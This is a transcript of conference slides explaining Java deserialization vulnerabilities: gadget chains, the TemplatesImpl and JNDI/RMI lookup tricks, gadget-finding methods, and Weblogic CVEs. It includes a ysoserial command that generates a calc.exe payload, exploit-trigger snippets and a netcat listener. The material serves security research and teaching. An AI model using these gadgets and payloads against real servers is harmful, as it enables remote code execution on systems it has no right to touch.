



Java Deserialization Vulnerabilities – The Forgotten Bug Class

Matthias Kaiser
(@matthias_kaiser)

About me



- Head of Vulnerability Research at Code White in Ulm, Germany
- Specialized on (server-side) Java
- Found bugs in products of Oracle, VMware, IBM, SAP, Symantec, Apache, Adobe, etc.
- Recently looking more into the Windows world and client-side stuff



 @matthias_kaiser

Agenda



- Introduction
- Java's Object Serialization
- What's the problem with it
- A history of bugs
- Finding and exploiting
- Code White's bug parade + a gift for Infiltrate
- More to come?

Should you care?



- If your client is running server products of



you SHOULD!

Some facts


- The bug class exists for more than 10 years
- Most ignored bug class in the server-side Java world until 2015
- A easy way to get reliable RCE on a server
- Architecture independent exploitation
- With Java deserialization vulnerabilities you can pwn a corp easily!



Where is it used

- Several J2EE/JEE core technologies rely on serialization
 - Remote Method Invocation (RMI)
 - Java Management Extension (JMX)
 - Java Message Service (JMS)
- Java Server Faces implementations (ViewState)
- Communication between JVMs in general (because devs are lazy :-)
- Custom application protocols running on top of http, etc.

What is serialization?



Overview of Java's Object Serialization Protocol

```
public class Conference implements Serializable {  
  
    public String name;  
    public Date startDate;  
}
```

	Magic	TC_OBJECT	TC_CLASSDESC		Class description info
00000000	ac ed	00 05	73 72	00 17 64 65 2e 63 6f 64 65 77sr..de.codew
00000010	68 69 74 65	2e 43 6f 6e	66 65 72 65 6e 63 65 de	hite.Conference.	class name
00000020	57 aa 56 d0 82 b8 52 02	00 02 4c 00 04 6e 61 6d	W.V...R...L..nam		class field
00000030	65 74 00 12 4c 6a 61 76	61 2f 6c 61 6e 67 2f 53	et..Ljava/lang/S		field type
00000040	74 72 69 6e 67 3b 4c 00	09 73 74 61 72 74 44 61	tring;L..startDa		
00000050	74 65 74 00 10 4c 6a 61	76 61 2f 75 74 69 6c 2f	tet..Ljava/util/		
00000060	44 61 74 65 3b 78 70 74	00 0f 49 6e 66 69 6c 74	Date;xpt..Infilt		
00000070	72 61 74 65 20 32 30 31	36 73 72 00 0e 6a 61 76	rate 2016sr..jav		classdata[]
00000080	61 2e 75 74 69 6c 2e 44	61 74 65 68 6a 81 01 4b	a.util.Datehj..K		
00000090	59 74 19 03 00 00 78 70	77 08 00 00 37 dc 9f f5	Yt....xpw...7...		
000000a0	83 00 78		..x		

There is protocol spec and a grammar

Object Serialization Stream Protocol

CHAPTER 6

Topics:

- [Overview](#)
- [Stream Elements](#)
- [Stream Protocol Versions](#)
- [Grammar for the Stream Format](#)
- [Example](#)

6.4.1 Rules of the Grammar

A Serialized stream is represented by any stream satisfying the *stream* rule.

```
stream:  
  magic version contents
```

```
contents:  
  content  
  contents content
```

```
content:  
  object  
  blockdata
```

```
object:  
  newObject  
  newClass  
  newArray
```

<https://docs.oracle.com/javase/8/docs/platform/serialization/spec/protocol.html>

Deserializing an object

```
InputStream untrusted = new WhateverInputStream();  
ObjectInputStream ois = new ObjectInputStream(untrusted);  
Object deserialized = ois.readObject();
```

What could possibly go wrong here?

What's the problem



- ObjectInputStream doesn't include validation features in its API
- All serializable classes that the current classloader can locate and load can get deserialized
- Although a class cast exception might occur in the end, the object will be created!

What's the problem #2


- A developer can customize the (de)-serialization of a serializable class
 - Implement methods `writeObject()`, `writeReplace()`, `readObject()` and `readResolve()`
- `ObjectInputStream` invokes `readObject()` and `readResolve()`

```
public class FileCacheEntry implements Serializable {  
  
    private byte[] entry;  
    private String path;  
  
    private void readObject(java.io.ObjectInputStream s) throws Exception {  
  
        s.defaultReadObject();  
        FileOutputStream file = new FileOutputStream(path);  
        file.write(entry);  
        file.close();  
    }  
    // ... writeObject  
}
```

Under our control!

What's the problem #3

- Further methods can be triggered by using certain classes as a "trampoline"
 - Object.toString() using e.g. javax.management.BadAttributeValueExpException
 - Object.hashCode() using e.g. java.util.HashMap
 - Comparator.compare() using e.g. java.util.PriorityQueue
 - etc.



What's the problem #3

1. Reading the field "val" →

```
private void readObject(ObjectInputStream ois) throws
    ObjectInputStream.GetField gf = ois.readFields();
    Object valObj = gf.get("val", null);

    if (valObj == null) {
        val = null;
    } else if (valObj instanceof String) {
        val = valObj;
    } else if (System.getSecurityManager() == null
        || valObj instanceof Long
        || valObj instanceof Integer
        || valObj instanceof Float
        || valObj instanceof Double
        || valObj instanceof Byte
        || valObj instanceof Short
        || valObj instanceof Boolean) {
        val = valObj.toString();
    }
```

2. Calling "toString()" on "val" →

javax.management.BadAttributeValueExpException

History of Java deserialization vulnerabilities



2006

2008

2011

2012

JRE vulnerabilities
(DoS)
Marc Schönefeld

JSF Viewstate
XSS/DoS
Sun Java Web Console
Luca Carretoni

CVE-2011-2894
Spring Framework RCE
Wouter Coekaerts

CVE-2012-4858
IBM Cognos Business
Intelligence RCE
Pierre Ernst

History of Java deserialization vulnerabilities



2013

2015



CVE-2013-1768 Apache OpenJPA RCE
CVE-2013-1777 Apache Geronimo 3 RCE
CVE-2013-2186 Apache commons-fileupload RCE
Pierre Ernst

CVE-2013-2165 JBoss RichFaces RCE
Takeshi Terada

CVE-2015-3253 Groovy RCE
CVE-2015-7501 Commons-Collection RCE
Gabriel Lawrence and Chris Frohoff

Finding is trivial

- Do the "grep" thing on "readObject()"

```
kaimatt@research:~/ACTIVEMQ/activemq-parent-5.12.0/activemq-client/src/main/java$ grep -R 'readObject()'
org/apache/activemq/ActiveMQMessageTransformation.java:        while ((obj = streamMessage.readObject()) != null) {
org/apache/activemq/jndi/JNDIBaseStorable.java:        Properties props = (Properties)in.readObject();
org/apache/activemq/wireformat/ObjectStreamWireFormat.java:        command = in.readObject();
org/apache/activemq/command/ActiveMQDestination.java:        this.options = (Map<String, String>) in.readObject();
org/apache/activemq/command/ActiveMQStreamMessage.java:        * @see #readObject()
org/apache/activemq/command/ActiveMQStreamMessage.java:        public Object readObject() throws JMSEException {
org/apache/activemq/command/ActiveMQObjectMessage.java:        object = (Serializable)objIn.readObject();
kaimatt@research:~/ACTIVEMQ/activemq-parent-5.12.0/activemq-client/src/main/java$
```

Finding is trivial

- Use an IDE like IntelliJ or Eclipse and trace the call paths to `ObjectInputStream.readObject()`

```
Members calling 'readObject()' - in working set 'infiltrate' (no JRE)
▼ readObject() : Object - java.io.ObjectInputStream
  ▶ decode(DataInput) : T - org.fusesource.hawtbuf.codec.ObjectCodec
  ▼ getObject() : Serializable - org.apache.activemq.command.ActiveMQObjectMessage
    ▶ onMessage(Message) : void - org.apache.log4j.net.JMSSink
    ▶ toString() : String - org.apache.activemq.command.ActiveMQObjectMessage
    ▶ transformMessage(Message, ActiveMQConnection) : ActiveMQMessage - org.apache.activemq.ActiveMQMessageTransformation
  ▶ getPropertyKeySet(LoggingEvent) : Set - org.apache.log4j.helpers.MDCKeySetExtractor
  ▶ load() : void - org.apache.log4j.lf5.viewer.configure.MRUFileManager
  ▶ readExternal(ObjectInput) : void - org.apache.activemq.command.ActiveMQDestination
  ▶ readExternal(ObjectInput) : void - org.apache.activemq.jndi.JNDIBaseStorable
  ▶ readHistory(File) : MaxHistory - org.junit.experimental.max.MaxHistory
  ▶ readLevel(ObjectInputStream) : void - org.apache.log4j.pattern.LogEvent
  ▶ readLevel(ObjectInputStream) : void - org.apache.log4j.spi.LoggingEvent
  ▶ run() : void - org.apache.log4j.chainsaw.LoggingReceiver.Slurper
  ▶ run() : void - org.apache.log4j.net.SocketNode
  ▶ unmarshal(DataInput) : Object - org.apache.activemq.wireformat.ObjectStreamWireFormat
```

Exploitation

- Exploitation requires a chain of serialized objects triggering interesting functionality e.g.
 - writing files
 - dynamic method calls using Java's Reflection API
 - etc.
- For such a chain the term "gadget" got established
- Chris Frohoff and others found several gadgets in standard libs
- Let's look at an example gadget



Javassist/Weld Gadget

- Gadget utilizes JBoss' Javassist and Weld framework
- Reported to Oracle with the Weblogic T3 vulnerability
- Works in Oracle Weblogic and JBoss EAP
- Allows us to call a method on a deserialized object

Javassist

Java bytecode engineering toolkit since 1999



Javassist/Weld Gadget

InterceptorMethodHandler


```
private void readObject(ObjectInputStream objectInputStream) throws IOException {  
    try {  
        objectInputStream.defaultReadObject();  
        if ((isProxy()) && ((targetInstance instanceof ProxyObject)) && (((ProxyObject)targetInstance).getHandler  
            ((ProxyObject)targetInstance).setHandler(DEFAULT_METHOD_HANDLER);  
        }  
        executeInterception(isProxy() ? targetInstance : null, null, null, null, InterceptionType.POST_ACTIVATE);  
    } catch (Throwable throwable) {  
        throw new IOException("Error while deserializing class", throwable);  
    }  
}
```

Javassist/Weld Gadget summary

```
③ InterceptorMethodHandler
  □ interceptionModel : InterceptionModel<ClassMetadata<?>, ?>
  □ FinterceptorHandlerInstances : Map<InterceptorMetadata<?>, Object>
  □ FinvocationContextFactory : InvocationContextFactory
  □ targetClassInterceptorMetadata : InterceptorMetadata<ClassMetadata<?>>
  □ FtargetInstance : Object
```

- During deserialization a "POST_ACTIVATE" interception will be executed
- We can create an "interceptorHandlerInstances" that defines our deserialized target object as a handler for a "POST_ACTIVATE" interception
- We can create an "interceptionModel" that defines a method to be executed on our handler for a "POST_ACTIVATE" interception

Javassist/Weld Gadget call chain



Javassist/Weld Gadget

SimpleMethodInvocation

```
public Object invoke(InvocationContext invocationContext) throws Exception {  
    if (invocationContext != null) {  
        return method.getJavaMethod().invoke(instance, new Object[] { invocationContext });  
    }  
    return method.getJavaMethod().invoke(instance, new Object[0]);  
}
```

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl@2675ace1

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl.newTransformer()

"Return of the Rhino"-Gadget

- Gadget utilizes Rhino Script Engine of Mozilla
- Works with latest Rhino in the classpath
- Oracle applied some hardening to its Rhino version
- So only works Oracle JRE \leq jre7u13 ☹
- Works with latest openjdk7-JRE (e.g. on Debian, Ubuntu) ☺
- Allows us to call a method on a deserialized object
- Will be released on our blog soon




What to look for?

- Look for methods in serializable classes
 - working on files
 - triggering reflection (invoking methods, getting/setting properties on beans)
 - doing native calls
 - etc.


AND being called from

- readObject()
- readResolve()
- toString()
- hashCode()
- finalize()
- any other method being called from a "Trampoline" class



What to look for?

- Look at serializable classes used in Java reflection proxies
 - `java.lang.reflect.InvocationHandler` implementations
 - `javassist.util.proxy.MethodHandler` implementations



What to look for?

```
public class ExampleInvocationHandler implements InvocationHandler, Serializable {  
    public Object invoke(Object proxy, Method method, Object[] args) throws Throwable {  
        System.out.println("--> Method " + method.getName() + " called");  
        return null;  
    }  
}
```

Prints out method being called

What to look for?

Proxy

```
public static void main(String[] args) throws Exception {  
  
    Class[] interfaces = new Class[] { java.util.Map.class };  
    InvocationHandler handler = new ExampleInvocationHandler();  
    Map map = (Map) Proxy.newProxyInstance(null, interfaces, handler);  
    map.toString();  
}
```



```
<terminated> ProxyExample [Java Application] /  
--> Method toString called
```

What if `InvocationHandler.invoke()` does "scary" things using values from the serialized object input stream?

Making gadget search easier

- Chris Frohoff released a tool for finding gadgets using a graph database
- Using object graph queries for gadget search

inspector-gadget


```
$ mvn -q clean package exec:java -Dexec.mainClass=org.frohoff.inspectorgadget.IndexApp
Start
Done parsing

      \,,,/
      (o o)
-----o00o-(_-o00o-----
gremlin> g.V.and(_().out("implements").has("id","java.io.Serializable")).out('method').has('name','readObject')
==>[v[javax.sql.rowset.serial.SerialBlob], v[javax.sql.rowset.serial.SerialBlob.readObject(java.io.ObjectInputS
==>[v[javax.sql.rowset.serial.SerialBlob], v[javax.sql.rowset.serial.SerialBlob.readObject(java.io.ObjectInputS
==>[v[javax.sql.rowset.serial.SerialBlob], v[javax.sql.rowset.serial.SerialBlob.readObject(java.io.ObjectInputS
...
```

Exploitation tricks

- Adam Gowdiak's TemplatesImpl
 - com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl is serializable
 - Allows to define new classes from your byte[][]
 - Calling TemplatesImpl.newTransformer() on deserialized object → Code Execution


```
ObjectInputStream ois = new ObjectInputStream(new FileInputStream("/tmp/templatesImpl.ser"));  
Templates teemplate = (Templates) ois.readObject();  
teemplate.newTransformer();
```



Exploitation tricks

- InitialContext.lookup()
 - @zerothoughts published a gadget in Spring's JtaTransactionManager recently
 - Triggers InitialContext.lookup(jndiName)
 - Uses "rmi://yourFakeRmiServer/..." as jndiName
 - Loads classes from your fake RMI server
 - Calling JdbcRowSetImpl.execute() on a deserialized object will do the same ☺

```
ObjectInputStream ois = new ObjectInputStream(new FileInputStream("/tmp/rmisql.ser"));  
JdbcRowSetImpl jdbc = (JdbcRowSetImpl) ois.readObject();  
jdbc.execute();
```



```
kaimatt@research: ~  
kaimatt@research:~$ nc -l -p 12345 | hexdump -C  
00000000  4a 52 4d 49 00 02 4b  |JRMISerialK
```


Payload generation



- Chris Frohoff released the great tool "ysoserial"
- Makes creation of payloads easy
- Includes gadgets for
 - Commons Collection 3 & 4
 - Spring
 - Groovy
 - JRE7 (<= jre7u21)
 - Commons BeanUtils

ysoserial

A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

```

...sr.Zuam.reflect.annotation.AnnotationInvocationHandlerU.....
...L..memberValueList..Ljava/util/Map;..L..type..Ljava/lang/Class
[xps].....java.util.Map$Xr..java.lang.reflect.Proxy;.....C.....
..ht.XL.java/lang/reflect/InvocationHandler;xpq.....sr.org.apache
commons.collections.map.LazyMap;.....y.....L..factory..Lang/obj
che/commons/collections/Transformer;xpqr.org.apache.commons.col
lections.functions.ChainedTransformer;.....(2.....L..Transformer
-L.org/apache/commons/collections/Transformer;xpqr..L.org.apac
e.commons.collections.Transformer;V.....L..xpqr.....sr.org.apac
e.commons.collections.functions.ConstantTransformerXv.A.....L..
LConstant..Ljava/lang/Object;xpqr..java.lang.Runtime.....
xpqr..L.org.apache.commons.collections.functions.InvokeTransformer
.....kfl.8.....L..larget..L.java/lang/Object;.....il..theHostAt..Ljava/
lang/String;.....L..lPorum;pest.....L.java/lang/Class;xpqr..L.java/
lang/Object;X.....L.....L..getRuntime;L.java/lang/Class;...
..2.....xpqr.....L..getMetadata;.....vr..java.lang.String;..8z.B.
.xpq.....sr.org.....puq.....L..lval;.....vr..java
/lang/Object;.....xpqr.....sq.....ur.....L.java.lang.String;V.....
(6.....L..calc.....exec.....q.....sq.....sr..java.la
ng.Integer;.....B.....L..value.....java.lang.Number.....xp.....
sr..java.util.HasMap;.....L.....F.....factor.....L..threshold7%;
.....vr.....xpvr..java.lang.Override.....xpqr.....

```

```
kaimatt@research:~/ysoserial$ java -jar ysoserial-0.0.4-all.jar Groovy1 calc.exe | hexdump -C
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
00000030  69 6f 6e 48 61 6e 64 6c  65 72 55 ca f5 0f 15 cb  |ionHandlerU.....|
```

Custom payloads

- I wouldn't go for `Runtime.getRuntime().exec(cmd)` for several reasons
- Most of the gadgets don't touch the disk 😊
- With scripting languages your life gets even easier
- Use what's in the classpath
 - Javascript (Rhino, Nashorn)
 - Groovy
 - Beanshell
 - etc.



Code White's Bug Parade



- CVE-2015-6554 - Symantec Endpoint Protection Manager RCE
- CVE-2015-6576 - Atlassian Bamboo RCE
- CVE-2015-7253 - Commvault Edge Server RCE
- CVE-2015-7253 - Apache ActiveMQ RCE
- CVE-2015-4582 - Oracle Weblogic RCE
- NO-CVE-YET - Oracle Hyperion RCE
- NO-CVE-YET - HP Service Manager RCE
- Others I can't talk about (now)





Oracle Weblogic

Oracle Weblogic

- Oracle's Application Server (acquired from BEA)
- Middleware for core products of Oracle
 - Oracle Enterprise Manager
 - Oracle VM Manager
 - Oracle ESB
 - Oracle Hyperion
 - Oracle Peoplesoft
 - And many more



CVE-2015-4852 - Oracle Weblogic

- Reported on 21st of July 2015 to Oracle as "Oracle Weblogic T3 Deserialization Remote Code Execution Vulnerability"
- Detailed advisory with POCs
 - Using Chris Frohoff's Commons Collection Gadget
 - Using my Javassist/Weld Gadget
- I recommended to implement "Look-ahead Deserialization" by Pierre Ernst
- Yeah, the one @foxglovesec dropped ...



CVE-2015-4852 - Oracle Weblogic



- Weblogic uses multi-protocol listener architecture
- Channels can be defined listening for several protocols
- The "interesting" protocols are t3 and t3s

```
